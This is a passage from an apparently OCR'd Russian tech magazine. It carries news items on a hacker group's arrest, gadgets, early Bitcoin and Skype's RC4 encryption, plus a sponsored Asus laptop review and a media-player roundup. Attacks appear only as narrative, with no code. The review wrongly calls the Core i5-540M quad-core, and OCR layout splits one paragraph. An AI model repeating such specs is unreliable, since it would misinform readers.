маркетологов. Официальные лица, ответственные за проект, уверяют, что информация, собранная камерами, сохраняться и как-либо использоваться в дальнейшем не будет, и призывают не беспокоиться насчет вторжения в частную жизнь.

ТУПОЙ И ЕЩЕ ТУПЕЕ

Парни из американской хак-тимы Elektronic Tribulation Army (ETA) явно считали себя очень крутыми взломщиками и настоящими кулхацкерами. Не поделив что-то с другими хак-группами, ETA решили соорудить в качестве орудия возмездия ботнет, небольшой, зато «с блек-джеком и шлюхами». Лидер группы, Джесси Уильям МакГроу (aka GhostExodus), как нельзя кстати работал ночным сторожем в одной техасской больнице. Воспользовавшись «служебным положением», он установил на несколько десятков больничных компов целый рассадник малвари (в том числе RxBot). Также, очевидно, не удержавшись, на систему кондиционирования госпиталя, работающую на базе Windows, он установил самое обычное средство для удаленного доступа от компании LogMeIn (www.logmein.com). По задумке лидера ETA, все эти мощности в День Независимости должны были учинить DDoS-атаку на врагов тимы. Но самое интересное в том, что все свои похождения МакГроу фиксировал на видео и выкладывал ролики на YouTube, даже не потрудившись скрыть IP'шники и собственное лицо! Гениально, нечего сказать. 25-летнему «гуру компьютерного андеграунда» уж очень хотелось похвастаться. Недаром в одном из роликов он на протяжении пяти минут демонстрирует свой «полевой набор» — от набора отмычек и поддельных документов сотрудника ФБР, до глушилки для мобильных. В итоге, именно на жажде славы МакГроу и погорел. Когда в Сети появилось его видео о взломе системы кондиционирования больницы, его увидел эксперт в области ИБ, Уэсли МакГроу, и забил тревогу, обратившись в ФБР. Федералов бы мало заинтересовали выходки эпатажного хакера, который собрался кого-то там DDoS'ить, если бы не больница — сбой в работе системы кондиционирования мог обернуться страшными последствиями для пациентов. При поддержке все того же МакГроу GhostExodus быстро вычислили, нашли и приняли. «Хакер» умудрился выложить в Сеть еще и скрины, доказывающие, что власть над системами госпиталя в его руках, так что проблем с арестом не возникло. Однако лидер ETA не сдался даже на этом. Уже из тюрьмы он исхитрился передать весточку своей команде, призвав народ... троллить МакГроу, помогавшего следствию. Чем команда и занялась. Рассылка коллегам МакГроу фэйковой порнухи, якобы с участием эксперта, DDoS, звонки и сообщения с угрозами по всем телефонным номерам и мессенджерам были самыми невинными из их «шалостей». Только парни, скрывавшиеся под никами Fixer, dev//null и Xon почему-то не подумали, что ФБР может за всем этим пристально наблюдать. Федералы смогли без труда получить ордер на обыск и изъятие вычислительной техники в домах всех троих членов команды. Официальная формулировка в ордере гласила: «запугивание потенциального свидетеля». Теперь эту кучку придурков вряд ли ждет что-то хорошее.



За последние полгода голландцам из антипиратской группы BREIN удалось закрыть более 420 сайтов, из которых 384 были торрент-трекерами.

ФЛЕШКА-САМОУБИЙЦА



Девайсами со встроенными сканерами отпечатков пальцев и системами шифрования данных сегодня покупателей не удивишь, таких штук на рынке уже немало. Тем не менее, флешка от Tamatebako компании Fujitsu все же привлекла наше внимание, и, надеемся, она пригодится и тебе. Главная особенность этого 2-гигабайтного накопителя необычной круглой формы не в аппаратном AES-шифровании с длиной ключа 256 бит — это лишь приятный бонус. Основная же фишка в том, что Tamatebako оснащена настраиваемой системой самоуничтожения данных. Твоя информация может совершить ритуал сеппуку, если: пароль набран неправильно определенное количество раз; флешку подключили к неавторизованному компьютеру; или же по истечении заранее заданного временного интервала (от 10 минут до 7 дней). Габариты «самурайского» накопителя информации совсем скромны — 70x70x24 мм, масса — 45 граммов. Кстати, название «Tamatebako» в оригинале, на японском языке, это своего рода игра слов — перевести это можно и как «шкатулка с сокровищами», и как «ящик Пандоры».

ДОПОЛНИТЕЛЬНЫЕ «ПРОЦЫ» НА ПЛАТАХ ASUS



Помнишь старую рекламу, которая гласила, что фирма Tefal постоянно «думает о нас»? Вот Tefal думает о домохозяйках, а об айтишниках, похоже, голова постоянно болит у фирмы Asus. На этот раз гигант «железного» рынка представил свою новую разработку, призванную оптимизировать энергопотребление и производительность наших многоядерных систем. Asus собирается установить на свои платы микросхемы TurboV и EPU (Energy Processing Unit), которые в официальном анонсе громко названы «дополнительными процессорами». На самом деле они никак не связаны с работой приложений, и их задача — не вычисления, а управление энергопотреблением и «авторазгон» системы под текущую нагрузку. TurboV способен заставить современные многоядерные ЦП «шевелить ядрами» настолько быстрее, что на выходе прирост в скорости работы системы может составить до 37%! EPU, в свою очередь, будет мониторить и управлять расходом энергии, минимизируя его во время, скажем, веб-серфинга, и возвращая к нормальным показателям, когда тебе потребуются все вычислительные мощности компа. Описанное может стать настоящим спасением для ламеров, которые никогда в жизни сами не полезут в BIOS ковыряться в частотах, таймингах, вольтаже и прочей «ереси». Ну, а для нормального компьютерщика разработка Asus — просто полезное подспорье в работе. Оснастить такими «дополнительными процессорами» в Asus собираются всю линейку своих системных плат.

Спецы из Avast сообщают: на 100 сайтов, «раздающих» малварь, приходится всего один с XXX-контентом. Так что «все вирусы из-за порнухи» — это миф.

БАНКИ VS ХАКЕРЫ

Неприятный казус случился во время проведения конференции Hack In The Box в Нидерландах. Известный итальянский эксперт и исследователь в области информационной безопасности Рауль Кьеза должен был читать на HITB доклад, озаглавленный как «The Underground Economy» («Подпольная экономика»). Выступление, помимо прочего, должно было включать в себя рассказ о всяких кардерских штучках. В частности, Кьеза собирался на реальных примерах продемонстрировать некоторые методы взлома банкоматов, поведать об уязвимостях в этих аппаратах и способах их эксплуатации. Но, в итоге, итальянца в последнюю минуту заменили другим докладчиком — Джобом де Хааса, а выступление Кьезы не состоялось вообще. Согласно слухам, фирмы-производители банкоматов, которых, разумеется, заранее предупредили обо всех найденных дырках, так и не почесались исправить баги. Когда же время проведения HITB приблизилось вплотную, они вообще решили, что проще будет запугать Кьезу потенциальными судебными исками и другими малоприятными вещами, нежели пофиксить собственную аппаратуру. Однако Кьеза эту информацию опровергает, заявляя, что выступление он отменил по собственной инициативе. Исследователь уверяет, что он и персонал его компании Mediaservice.net еще 18 месяцев назад пришли к выводу, что само по себе выявление уязвимостей — это дело хорошее, а вот подробные рассказы о «дырках» на публичных мероприятиях — не очень. Случившееся на HITB Кьеза объясняет обычным недопониманием между ним и организаторами конференции. Где здесь правда — вопрос открытый.



ЖИДКОСТНОЕ ОХЛАЖДЕНИЕ ДЛЯ МОНОБЛОКА

Мы регулярно рассказываем про интересные модели моноблоков, так как эти штуки действительно могут быть незаменимы в случаях, когда мало места, нет возможности ковыряться с мотком проводов, да и вообще прекрасно подходят тем, кто любит все готовое, «под ключ» и без головной боли. В этой связи умолчать о прототипе, который продемонстрировала компания Asetek, было бы преступлением. Инженеры Asetek сошли с ума и отожгли на все 100%, умудрившись запихать в классический моноблочный ПК с толщиной корпуса 58 мм жидкостное охлаждение! Технологию использовали не только ради праздного интереса и тишины, благодаря ней комп удалось укомплектовать нормальным, мощным железом, которое по производительности вполне можно сопоставить с обычным десктопом. В частности известно, что в корпус, почти аналогичный iMac с 24-дюймовым монитором, удалось спрятать процессор Intel Core i7-920 (130 Вт) с частотой 2.66 ГГц и графическую карточку NVIDIA GeForce GTX280M (75 Вт). Моноблок с такой начинкой оказался способен шустро работать, не шуметь и, конечно, не греться — тепло отводится к небольшому радиатору, в связке с которым работают два скромных вентилятора. Увы, пока это лишь прототип, и неизвестно, есть ли у Asetek клиенты на эту технологию. Будем надеяться, что есть, потому как таких девайсов в серийном производстве и продаже определенно не хватает.

Первый раз в тренды Twitter пробилось кириллическое слово — «Дождь» (в связи с небывалой жарой это и правда событие). Американцы шокированы — оказывается, где-то пользуются не латиницей!

РОБОТЫ НА ГРАНИЦАХ ЮЖНОЙ КОРЕИ

Кажется, заголовок этой новости куда больше подошел бы желтой газете или фантастическому роману, но это чистая правда. Южная Корея установила на демаркационной линии с Северной Кореей робо-пулеметы SGR-1, разработанные компанией Samsung. Пока это лишь эксперимент: сторожить границу роботов, вооруженных 5.5-миллиметровыми пулеметами и 40-миллиметровыми автоматическими гранатометами, поставили на год, который покажет, рентабельно ли это вообще. Дело в том, что один такой охранничек обходится казне в $200 000, а вот будет ли с техники толк, пока не совсем ясно. Сколько именно машин теперь охраняет границу — не сообщается, зато корейцы злорадно рассказали, на что они способны. SGR-1, которых в случае удачного завершения испытаний разместят на протяжении всех 160 миль границы демилитаризованной зоны, оснащены камерами (в том числе ночного видения), аудио-видео системой, радиолокационной системой, и обнаружить нарушителя они могут благодаря датчикам движения и тепла. Завопить «Skynet пришел!» мешает одно — «думать» самостоятельно роботам не дозволяется, решение об открытии огня все же принимают люди, удаленно следящие за происходящим из штаба.



66% своей онлайн-аудитории потеряла газета The Times, когда ввела платный доступ к своему сайту (один фунт за месяц доступа к материалам)

МЕНЬШЕ НЕКУДА



Сейчас, когда нетбук производства корейских или китайских ноунеймовых «фирм» можно приобрести почти даром, то есть баксов за 100, ноутов у населения стало больше, чем когда-либо. Тачпадом, тем не менее, любят и умеют пользоваться не все, многим вместо этого проще и удобнее купить мышку. Однако маленькие «грызуны» почти никогда не бывают удобными, и получается не комфорт и портативность, а один геморрой. Компания Swiftpoint попыталась изобрести новое решение этой проблемы, и, на наш взгляд, у них получилось кое-что интересное. Беспроводной манипулятор Swiftpoint сложно назвать мышью или даже мини-мышью, скорее это нечто среднее между микро-мышкой и трекболом. Места для работы этой оптической крохе хватит не то что на любом столе, но даже прямо на поверхности ноута. Держать странный мини-девайс нужно тем же хватом, каким обычно держат ручку, и под указательным пальцем у тебя окажутся сразу ЛКМ и ПКМ, расположенные друг над другом. Если же чуть наклонить мышку и провести ее ребром по поверхности, получишь удобный скролл или зум. Заряжается устройство от дока-передатчика, втыкающегося в USB-порт, и, по словам создателей, всего 30 секунд подзарядки хватит на 1 час работы! На полную зарядку уйдет пара часов, зато после этого мышь проработает 3-4 недели. На устройство уже открылся предварительный заказ, и, надо сказать, цена у микро-мышки совсем немаленькая — 68 евро. Доплатив еще 2 евро, можно приобрести и «парковочную станцию» — специальный стикер с магнитной зоной, к которому Swiftpoint удобно и надежно прилипает при переноске или работе.


ЗАПРАВКА ДЛЯ ЭЛЕКТРОКАРА



Электрокары, равно как и гибриды — уже не новость, их разработали и даже производят чуть ли не с начала XX века, но нефтяное лобби и ряд технических неудобств упорно не пускают эти чудеса инженерной мысли на рынок. Однако случается, что и с этого фронта поступают хорошие новости, например, в Нью-Йорке открылась первая заправка для электромобилей, построенная компанией Coulomb Technologies. В дальнейшем в Штатах планируется создать целую сеть таких «парковок с розетками»; всего в проект было вложено 37 млн. долларов, 15 из которых были выделены Министерством энергетики США. Строительство одной такой электрической заправки обходится в «несколько миллионов», называть точную цифру в Coulomb Technologies не торопятся. Все заправки оснастят самым современным оборудованием, что позволит водителям зеленого транспорта заряжать свои машины не в течение 12-16 часов, как это было ранее, а от 20 минут до 4 часов. Кстати, свои разработки в этой области недавно продемонстрировала и компания General Electric. GE показали публике станции зарядки WattStation, над дизайном которых долго колдовал Ив Бехар и его студия Fuseproject. В General Electric уверяют, что на улицах городов их разработки появятся уже следующем году, а «домашний» вариант и вовсе поступит в продажу к концу года текущего. Заряжать аккумуляторы электрокаров WattStation будет за 4-8 часов.


P2P ДЕНЬГИ

Сатоши Накамото — либо псих, либо гений, либо и то, и другое одновременно. Этот парень придумал и реализовал цифровую валюту Bitcoin, основанную на peer-to-peer технологии — на нее не влияют политика банков и другие «внешние факторы». Количество монет в системе будет лимитировано 21 млн., и этой цифры планируется достичь за несколько лет. Как только 21 млн. наберется, эмиссия новых монет прекратится (сейчас их около 1 млн.). Единого эмиссионного центра, разумеется, нет, «выпуск» монет происходит прямо на машине пользователя. Пиринговые деньги уже сейчас, в ходе бета-теста, можно либо купить у других юзеров системы, либо заработать, предоставив мощности своего компа под нужды проекта Bitcoin. Да, оплачивается именно процессорное время, так как номинал одной пиринговой монеты равен определенному количеству процессорного времени. Дабы исключить «дублирование» монет и другие неприятные вещи, работа P2P-валюты строится на сложнейшей системе криптографических ключей. Каждая монета в системе имеет свой уникальный ключ, хранящийся у пользователя. При каждой транзакции пользователь добавляет к монете открытый ключ адресата, плюс подписывает ее своим личным закрытым ключом. Все совершенные переводы «протоколируются» и в анонимном виде хранятся в Bitcoin-сети. При каждой новой транзакции ключи всех монет проверяются по списку предыдущих операций. Уже сегодня пиринговыми деньгами можно расплатиться за ряд ММОРПГ-игр, VoIP-сервисы, анонимные VPN и так далее. Перевод, между прочим, почти бесплатен, в отличие от других платежных систем. Завести Bitcoin-кошелек и почитать подробности можно на официальном сайте проекта — www.bitcoin.org.



128 Гб — новый рекорд в области производства флеш-памяти, установленный компанией Toshiba

3D И МУЛЬТИПЛЕЕР В ОДНОМ ФЛАКОНЕ



Компанию Sony поймали за патентованием системы для PlayStation 3, которая лучше всего описывается фразой «все гениальное — просто». Японцы сообразили, что раз уж на один экран с поддержкой 3D можно транслировать два изображения разом, то использовать это только во благо 3D неинтересно. Одним из элементов новой системы Sony станут специальные очки, благодаря которым ты не только сможешь наслаждаться трехмерными красотами в одиночку, но и играть с друзьями безо всякого разделения экрана. Ну, знаешь, когда играешь с кем-то на одном телеке, экран обычно делится на две части, одна — для тебя, другая — для партнера. А раз во время показа 3D на экране технически все равно находятся два изображения одновременно, что, условно говоря, выглядит как чередование «A1B2C3», нет ничего сложного в том, чтобы твои очки видели только кадры «ABC», а очки друга только кадры «123». Никакого больше сплит-скрина и возможности подглядывать за «противником» — звук и картинка у каждого будут свои. Минус у этой классной идеи только один — в данном случае каждый игрок получает только старую добрую двухмерную картинку. Зато представь, какие возможности — ты спокойно играешь, пока домашние на том же ТВ смотрят фильм!



УЖАС И ПАНИКА — SKYPE «ВЗЛОМАЛИ»!

Паники и глупости умудрились понагнать СМИ, раструбив по всему миру о взломе «легендарной и непоколебимой защиты» Skype, хотя на деле ничего страшного не произошло, даже «взлома», как такового — и то не было. Просто известный криптограф, исследователь и разработчик Шон О`Нил, которого под шумок вообще обозвали «неизвестным хакером», давно интересовался изнанкой Skype, и наконец до нее докопался. О'Нил с коллегами сумели побороть жуткую обфускацию, которой создатели Skype злоупотребляли, и кое-что получилось отреверсить. Шумиха же приключилась из-за того, что часть отреверсенного О'Нилом и его коллегами утекло в интернет, где и попало в загребущие руки спамеров и хакеров. О'Нил такого совсем не планировал и попытался связаться со Skype, объяснив им ситуацию (здесь нужно отметить, что его исследования и их результаты — штука совершенно легальная). Однако в компании такому повороту событий не порадовались, и криптографа попросту послали. О'Нил, глядя на творящееся безобразие (а спамеры взялись за дело плотно), принял отважное решение: он попытался уравновесить силы борцов с кибер-преступниками и самих «злодеев», ради чего и выложил исходники алгоритма шифрования RC4, использующегося в Skype, в открытый доступ по адресу cryptolib.com. А теперь самое забавное — Skype вообще-то использует семь разных типов шифрования: серверы используют AES-256, супернoды и клиенты — три разных типа RC4 (старый TCP RC4, старый UDP RC4 и новый, основанный на DH-384 TCP RC4). Клиенты также юзают и AES-256 поверх RC4. И, вопреки панике, от «взлома» О'Нила не страдает приватность звонков, текстовых сообщений или передаваемых файлов — все это шифруется AES с 256-битным ключом, который совместно формируется сторонами с помощью 1024-битного ключа RSA в начале сеанса связи. Опубликованный О'Нилом алгоритм занимался шифрованием «управляющего» трафа между клиентами и супернодами, в который входят, например, профили пользователей, списки контактов, поисковые запросы и так далее. По сути, предназначался данный шифр для того, чтобы конкуренты не могли создавать Skype-совместимые приложения и лезть с ними куда не нужно, и если кто-то и пострадал в ходе обнародования этих данных — это исключительно компания Skype. Впрочем, возможно, О'Нил расскажет и покажет нам еще что-нибудь интересное, так как на конференции The 27th Chaos Communication Congress, которая состоится зимой в Берлине, он собирается выступить с развернутым докладом.

73 тыс. блогов с площадки Blogetery.com были закрыты властями США из-за пиратского контента.

ASUS N53Jn

Универсальный ноут для работы и развлечений

На июньской выставке Computex в Тайбее была обновлена линейка ноутбуков Asus N, предназначенная для любителей мобильных развлечений. Спустя два месяца к нам в тестовую лабораторию попал интересный представитель этой линейки – Asus N53Jn, и мы не удержались от того, чтобы познакомиться с ним поближе.


ASUS N53Jn обладает привлекательным и солидным дизайном. Многим придутся по вкусу его плавные формы, стильная алюминевая крышка и удобная клавиатура. Экран у ноутбука традиционно глянцевый, но сегодня вообще тяжело найти ноут без полированых поверхностей. Клавиатура с разделенными декоративной решеткой клавишами и цифровым блоком Num Pad очень удобная, она отлично подойдет для любого способа печати.

Тачпад поддерживает технологию multi-touch, так что пользователь может задействовать во время работы сразу три пальца, чтобы совершать привычные действия еще быстрее. Сенсорная панель достаточно широка для комфортной работы, нет претензий и к клавишам действия. Над клавиатурой располагается декоративная панель с клавишей включения устройства и рядом кнопок, четыре из которых позволяют управлять звуком и воспроизведением медиафайлов, а пятая предназначена для

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- Дисплей: 15.6" HD (1366x768)
- Процессор: Intel® Core™ i5-540M 2.53 ГГц
- Чипсет: Intel® HM55
- Память: 4 Гб DDR3 1066 МГц
- Видео: Intel® GMA HD + NVIDIA® GeForce® GT335M 1024Mb
- Винчестер: 640 Гб
- Оптический привод: DVD+RW DL
- Порты: 1x USB 3.0, 3x USB 2.0, 1x e-SATA, HDMI, VGA, Audio/SPDIF, кардридер 7-в-1
- Коммуникации: Wi-Fi 802.11b/g/n, Bluetooth 2.1+EDR, LAN
- Батарея: 6 ячеек, 4400 мАч, Li-ion
- Операционная система: Microsoft Windows 7 Ultimate x64
- Размеры: 39.1 x 26.6 x 3.05~4.0 см
- Вес: 2,71 кг

АКСЕССУАРЫ ДЛЯ НОУТБУКА



• **Asus Leather External HDD** – обтянутый кожей внешний жесткий диск объемом 500 Гб и поддержкой скоростного интерфейса USB 3.0. Придется по вкусу тем, кому необходимо часто переносить большие файлы с компьютера на компьютер, ведь шина USB 3.0 почти в 10 раз быстрее предыдущей версии 2.0!



• **Asus BX700** – портативная лазерная Bluetooth-мышь для ноутбука с разрешением 1200 dpi. Отлично лежит в руке и обеспечивает точное позиционирование курсора. К тому же ее очень легко подключить: для спаривания устройств не нужно вводить никаких временных кючей.



• **Сумка ASUS STREAMLINE MESSENGER** подойдет тем, кто часто берет ноутбук в дорогу, либо таскает его на работу/в институт. Защитит ноут от дождя и повреждений при переездах. Плюс в этой сумке достаточно места для бумаг, ключей и мобильного телефона. Годится для ноутов с диагональю до 16".

выбора режима энергопотребления: «Развлечения» (кино и музыка), «Высокая производительность», «Офисная работа», либо «Экономия заряда». Также с помощью этой кнопки можно запустить зашитую в ноутбук легкую ОС Express Gate, которая позволит за несколько секунд получить доступ к базовым вещам вроде браузера и IM-клиента.

ФИШКИ НОУТБУКА

• Одна из первых вещей, которая бросается в глаза – значительного размера блок динамиков, который занимает все пространство от экрана до клавиатуры: 33 см в ширину и 4 см в глубину! Это неспроста: в Asus N53Jn реализована технология SonicMaster – совместное детище Asus Golden Ear и Bang & Olufsen ICEpower. В результате, благодаря динамикам увеличенного размера и мощному усилителю, ноутбук получил отличное чистое звучание с большим запасом по громкости.

• ASUS N53Jn собран на базе набора системной логики Mobile Intel® HM55 Express Chipset в связке с процессором Intel® Core i5-540M с рабочей частотой 2,53 ГГц. Вычислительную мощь этого четырехъядерного CPU наглядно демонстрирует тест Super PI 1M: здесь процессору предлагается рассчитать число Pi до миллионного знака. 15 секунд – это очень достойное время, которое сможет показать далеко не каждый десктопный камень.

• В зависимости от режима питания и нагрузки ноутбук может переключаться между мощным дискретным адаптером NVIDIA® GeForce® GT335M и экономным контроллером Intel® GMA HD. Последний не даст возможности играть в игры или выполнять сложные 3D-задачи, но при этом платформа сможет больше времени работать от батареи.

• Нельзя не упомянуть и о наличии портов USB 3.0, HDMI и совмещенного eSATA+USB 2.0 на левой панели – они позволят подключать периферию к современным скоростным интерфейсам и выводить HD-видео на проектор либо телевизор.

• Мелочь, но приятно: web-камера устройства оборудована механической заслонкой On/off, позволяющей удостовериться в том, что камера действительно не захватывает и не передает изображение. Недавно мы писали о концепте трояна, который крадет и пересылает изображение со встроенных вебкамер. В случае Asus N53Jn об этом ты можешь не волноваться :).

ВЫВОДЫ

ASUS N53Jn отлично подойдет как для работы, так и для развлечений. Мощного процессора Intel® Core™ i5-540M за глаза хватит практически для любых рабочих задач, а дискретный видеоадаптер NVIDIA® GeForce® GT335M позволит не только поиграть в 3D-игры, но и даст возможность пользоваться технологией NVIDIA CUDA для выполнения скоростных вычислений на GPU: например, для быстрого взлома MD5-хешей или для комфортного редактирования HD-видео.



Подробнее о ноутбуках ASUS серии N и других гаджетах ты можешь узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel http://www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.

Сергей Никитин



Развлечения из коробки

ТЕСТИРОВАНИЕ МУЛЬТИМЕДИЙНЫХ ПЛЕЕРОВ

При сегодняшней доступности различных мультимедийных файлов совсем неудивительно, что появляется масса специализированных устройств для их проигрывания. Среди них сетевые плееры, на которые можно записывать фильмы через LAN, а потом смотреть на большом экране телевизора.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для того, чтобы оценить возможности устройств, мы закачивали на них фильмы в различных форматах и просматривали их. «Хорошая и легкая работа», — скажешь ты, но на самом деле это не так, потому что помимо просмотра мы специально называли некоторые файлы и папки кириллическими символами, чтобы проверить, как устройство с ними работает, смотрели на дизайн плеера, и, естественно, испытывали все дополнительные возможности, если таковые находились.

ТЕХНОЛОГИИ

Конечно, можно приобрести самый простой плеер, который кроме воспроизведения видео делать ничего не умеет. Впрочем, что в этом плохого, раз свое основное предназначение он выполняет. Но есть и другие устройства, которые благодаря своим дополнительным возможностям могут стать настоящим сердцем мультимедиа-центра. Важными для любого устройства параметрами являются удобство работы и количество поддерживаемых форматов воспроизводимых файлов. Но если ты собрался приобрести плеер с большими возможностями, то обращай внимание и на то, какие накопители он поддерживает. Ведь если простой плеер имеет только один разъем USB, то продвинутая модель умеет работать с флешками, картами памяти, жесткими дисками и так далее. Еще одной интересной особенностью является встроенный торрент-клиент, который позволит тебе скачивать контент напрямую из Сети на плеер. Причем твоего вмешательства особо и не потребуется, достаточно будет выбрать файл, а все остальное клиент сделает сам в автоматическом режиме.

4500 руб.

11600 руб.

3Q 3QMMP F330HW

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: HDMI (ДО 1080I), КОМПОЗИТНЫЙ, ОПТИЧЕСКИЙ ЦИФРОВОЙ АУДИО ВЫХОД, СТЕРЕО RCA, 3X USB 2.0, 1X USB 2.0 SLAVE
БЕСПРОВОДНАЯ СВЯЗЬ: WI-FI 802.11 B/G
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MPEG-1, MPEG-2, MPEG-4, WMV9, MPEG-2 HD TS, MPEG-4 ASP L5 (БЕЗ GMC), DVD-VIDEO И SUPERBIT **DVD, H.264, MKV, XVID, DIVX. КОНТЕЙНЕРЫ:**MPEG 1, 2, 4, AVI, WMV, MPG, ISO, VOB, IFO, MP4, ASF, TP, TRP, TS, H.264 (MKV. MOV), АУДИО ФОРМАТЫ MP3, .AAC, .OGG, .WMA, .WAV, .AC3, (ДЛЯ DTS — ТОЛЬКО РЕЖИМ PASS THROUGH), .FLAC, .PCM, .M4A
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ ВИДЕО: 1080I
ИСТОЧНИКИ ВОСПРОИЗВЕДЕНИЯ: ВНУТРЕННИЙ HDD, USB HDD, СЕТЬ
HDD В КОМПЛЕКТЕ: НЕТ
ГАБАРИТЫ, ММ: 187X193X60



Большой экран этого плеера сразу бросается в глаза еще при поверхностном знакомстве с ним, а уж когда ты включишь его и начнешь смотреть, то радости не будет предела, так как выводимую на дисплей информацию видно аж с другого конца комнаты. Внешний вид плеера хорош: корпус выполнен из черного полупрозрачного пластика и смотрится весьма и весьма неплохо. Особенностью его является то, что единовременно может использоваться только выход (по умолчанию это HDMI). Экранное меню простое и понятное, а управлять устройством можно как с пульта ДУ, так и со специальной панели, которая скрыта в нижней части плеера. Несмотря на все наши старания, с внешним жестким диском это устройство работать отказалось.

BBK NP101S

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: HDMI (ДО 1080P), КОМПОЗИТНЫЙ, ВЫХОД S-VIDEO, АНАЛОГОВЫЙ СТЕРЕО ВЫХОД, S/PDIF, 2X USB 2.0
БЕСПРОВОДНАЯ СВЯЗЬ: N/A
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: MPEG1/2/4 ELEMENTARY (M1V, M2V, M4V), MPEG1/2 PS (M2P, MPG), MPEG2 TRANSPORT STREAM (TS, TP, TRP, M2T, M2TS, MTS), VOB, AVI, ASF, WMV, MATROSKA (MKV), MOV (H.264), MP4, RMP4, AAC, M4A, MPEG AUDIO (MP1, MP2, MP3, MPA), WAV, WMA
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ ВИДЕО: 1080P
HDD В КОМПЛЕКТЕ: 2 ТБ
ГАБАРИТЫ, ММ: 270X132X32



О том, что это устройство обладает богатым функционалом, сразу заявляет его немаленький металлический корпус, на котором расположены разнообразные кнопки, разъемы и индикаторы. Богатое настройками меню позволяет в полной мере использовать возможности плеера, среди которых есть функция работы в качестве автономного FTP-сервера, встроенный торрент-клиент, а также совместимость с различными сетевыми сервисами, такими, например, как Google Maps. Интегрированный двухтерабайтный жесткий диск позволит использовать все это по максимуму.
Есть у девайса и минусы: если купить отдельно другой плеер (без диска) и внешний хард аналогичного объема, то экономия получится весьма существенная. Плюс поддержка кодеков вызывает вопросы: некоторые наши тестовые файлы плеер воспроизвести не смог.



5900 руб.

2000 руб.

ICONBIT
HDS6L

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

СЕТЬ: ETHERNET 10/100 МБИТ/С
РАЗЪЕМЫ: HDMI1.3 (ЦИФРОВОЙ ВИДЕО- И АУДИО-СИГНАЛЫ), КОМПОНЕНТНЫЙ (YPBPR), КОМПОЗИТНЫЙ ВИДЕО ВЫХОД, SCART, TOSLINK, SPDIF(5.1 DOLBY DIGITAL), СТЕРЕО АУДИО ВЫХОД (AUDIO R/L), 2X USB 2.0, ESATA
БЕСПРОВОДНАЯ СВЯЗЬ: WI-FI 802.11N (ОПЦИОНАЛЬНО ЧЕРЕЗ USB-АДАПТЕР)
ПОДДЕРЖИВАЕМЫЕ ФОРМАТЫ: H.264, VC-1, M-JPEG, WMV9, MPEG 1/2/4, HD DIVX , XVID, FLV, RM/RMVB, MKV, TS, M2TS, MTS, TP, TRP, WMV, IFO, ISO, VOB, DAT, AVI, MPG, MP4, MOV, RM, RMVB, DIVX, XVID, FLV, MP3, WMA, WAV, OGG, AAC, LPCM, FLAC, AC3, DTS, DTS HD, WAV [.WAV, .PCM], ADIF, ADTS [.AAC], M4A [.M4A], OGG [.OGG], ASF/WMA [.ASF, .WMA], FLAC [.FLAC]
МАКСИМАЛЬНОЕ РАЗРЕШЕНИЕ ВИДЕО: 1920X1080P
HDD В КОМПЛЕКТЕ: НЕТ
ГАБАРИТЫ, ММ: 230X60X167



Несмотря на то, что на черном (весьма симпатичном, кстати) корпусе этого плеера есть только одна кнопка — включения — набор его функциональных возможностей является одним из самых обширных в сегодняшнем обзоре. Уже то, что он может скачивать из интернета новости и прогноз погоды, совместим с YouTube, Picasa и Flickr, может работать с торрентами и интернет-радиостанциями, говорит о том, что это отнюдь не заурядное устройство. Но этим не ограничивается — нельзя не упомянуть и о том, что воспроизводить мультимедийные файлы он может как с внешних и внутренних SATA-дисков, так и с карт памяти, из Сети и с USB-устройств. Весьма впечатляющий список, не правда ли? Скорее всего, он сможет перевесить отсутствие HDMI-кабеля в комплекте поставки, долгое время загрузки и плохо читаемый шрифт экранного меню.

ONEXT MULTIMEDIA
BOX M-Box 1

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

